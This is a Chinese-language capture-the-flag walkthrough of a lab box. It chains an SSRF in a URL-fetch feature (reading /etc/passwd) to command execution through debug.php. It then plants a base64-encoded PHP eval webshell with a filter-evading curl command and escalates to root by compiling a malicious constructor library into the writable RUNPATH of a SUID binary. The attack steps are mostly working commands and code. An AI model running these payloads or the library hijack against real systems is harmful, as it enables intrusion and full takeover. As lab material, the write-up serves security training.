



先fscan扫描靶机,22和80开放

进入网站,发现 URL Fetcher 功能,看起来就像一个ssrf点




确认url会被服务端访问并返回


接着file:///etc/passwd读取文件



接下来直接看网站根目录有没有东西




这debug.php一眼盯真



存在rce,接着就是直接放马了

```
1 echo -n '<?php @eval($_POST["c"]);?>' | base64
2 curl -g 'http://192.168.1.199/?url=http://127.0.0.1/debug.php?
  sys_diag_exec=echo${IFS}PD9waHAgaGV2YWwoJF9QT1NUWyJjIl0p0z8%2B|base64${
  IFS}-d|tee${IFS}/var/www/html/shell.php'
```

在/home目录下发现Lumen的密码,而我们现在进不去这个用户目录,显然ssh



在用户目录找到flag

flag{user-c4ca4238a0b923820dcc509a6f75849b}

接着上传linpeas.sh寻找提权点

```
1  || SUID - Check easy privesc, exploits and write perms (T1548.001)
2  https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
3  strace Not Found
4  -rwsr-xr-x 1 root root 487K May  6 08:33 /usr/lib/openssh/ssh-keysign
5  -rwsr-xr-- 1 root messagebus 51K Mar  8 2025 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
6  -rwsr-xr-x 1 root root 71K May  9 2025 /usr/bin/mount ----> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
7  -rwsr-xr-x 1 root root 116K Apr 19 2025 /usr/bin/passwd ----> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
8  -rwsr-xr-x 1 root root 300K Apr 11 08:21 /usr/bin/sudo ----> check_if_the_sudo_version_is_vulnerable
9  -rwsr-xr-x 1 root root 83K May  9 2025 /usr/bin/su
10 -rwsr-xr-x 1 root root 52K Apr 19 2025 /usr/bin/chsh
11 -rwsr-xr-x 1 root root 87K Apr 19 2025 /usr/bin/gpasswd
12 -rwsr-xr-x 1 root root 55K May  9 2025 /usr/bin/umount ----> BSD/Linux(08-1996)
13 -rwsr-xr-x 1 root root 19K May  9 2025 /usr/bin/newgrp ----> HP-UX_10.20
14 -rwsr-xr-x 1 root root 70K Apr 19 2025 /usr/bin/chfn ----> SuSE_9.3/10
15 -rwsr-xr-x 1 root root 16K Jun 25 01:37 /usr/local/bin/logparser (Unknown SUID binary!)
```

这里的/usr/local/bin/logparser直接报未知,嫌疑很大

查一下能不能用

```
1 Lumen@GreenLeaf:~$ /usr/local/bin/logparser
2 /usr/local/bin/logparser: error while loading shared libraries:
  libparser.so.1: cannot open shared object file: No such file or
  directory
3
4 Lumen@GreenLeaf:~$ file /usr/local/bin/logparser
5 /usr/local/bin/logparser: setuid ELF 64-bit LSB pie executable, x86-
  64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-
  x86-64.so.2, BuildID[sha1]=98092e0d877e42c175586325db63236e1f538710,
  for GNU/Linux 3.2.0, not stripped
6
7 Lumen@GreenLeaf:~$ readelf -d /usr/local/bin/logparser | grep -i
  'rpath\|runpath\|needed'
8 # 查看该文件需要什么库
9 0x0000000000000001 (NEEDED)           Shared library:
  [libparser.so.1]
10 0x0000000000000001 (NEEDED)          Shared library: [libc.so.6]
11 0x000000000000001d (RUNPATH)         Library runpath:
  [/usr/local/lib/logparser/]
```

ok想一下,一个可疑带root权限的文件,运行缺库,又是动态链接,从/usr/local/lib/logparser/这里找

那么如果这个路径可写就行提权点

回到linpeas,查看当前用户可写目录

```
1 || Interesting writable files owned by me or writable by
  everyone (not in Home) (max 200) (T1574.009,T1574.010)
2 ℒ https://book.hacktricks.wiki/en/linux-hardening/privilege-
  escalation/index.html#writable-files
3 /home/Lumen
4 /run/lock
5 /run/user/1000
6 /run/user/1000/dbus-1
7 /run/user/1000/dbus-1/services
8 /run/user/1000/gnupg
9 /run/user/1000/systemd
```

```
10 /run/user/1000/systemd/generator.late
11 /run/user/1000/systemd/generator.late/app-
   xdgx2duserx2ddirs@autostart.service
12 /run/user/1000/systemd/generator.late/xdg-desktop-
   autostart.target.wants
13 /run/user/1000/systemd/inaccessible
14 /run/user/1000/systemd/inaccessible/dir
15 /run/user/1000/systemd/inaccessible/reg
16 /run/user/1000/systemd/propagate
17 /run/user/1000/systemd/propagate/.os-release-stage
18 /run/user/1000/systemd/propagate/.os-release-stage/os-release
19 /run/user/1000/systemd/units
20 /tmp
21 /tmp/.font-unix
22 /tmp/.ICE-unix
23 /tmp/.X11-unix
24 /tmp/.XIM-unix
25 /usr/local/lib/logparser
26 /var/lib/php/sessions
27 /var/tmp
```

一眼发现刚刚我们需要的路径

```
1 cat > /tmp/evil.c << 'EOF'
2 #include <unistd.h>
3 __attribute__((constructor)) void x() {
4     setuid(0);
5     setgid(0);
6     execl("/bin/bash", "bash", "-p", NULL);
7 }
8 EOF
9 gcc -shared -fPIC -o /usr/local/lib/logparser/libparser.so.1
   /tmp/evil.c
10 /usr/local/bin/logparser
```

原理:

Linux 加载共享库时，如果库有 **attribute((constructor))** 标记的函数，会在 main() 之前自动执行。SUID 程序以 root 身份加载库，所以我们的代码也以 root 身份运行。

拿到root flag

flag{root-c4d038b4bed09fdb1471ef51ec3a32cd}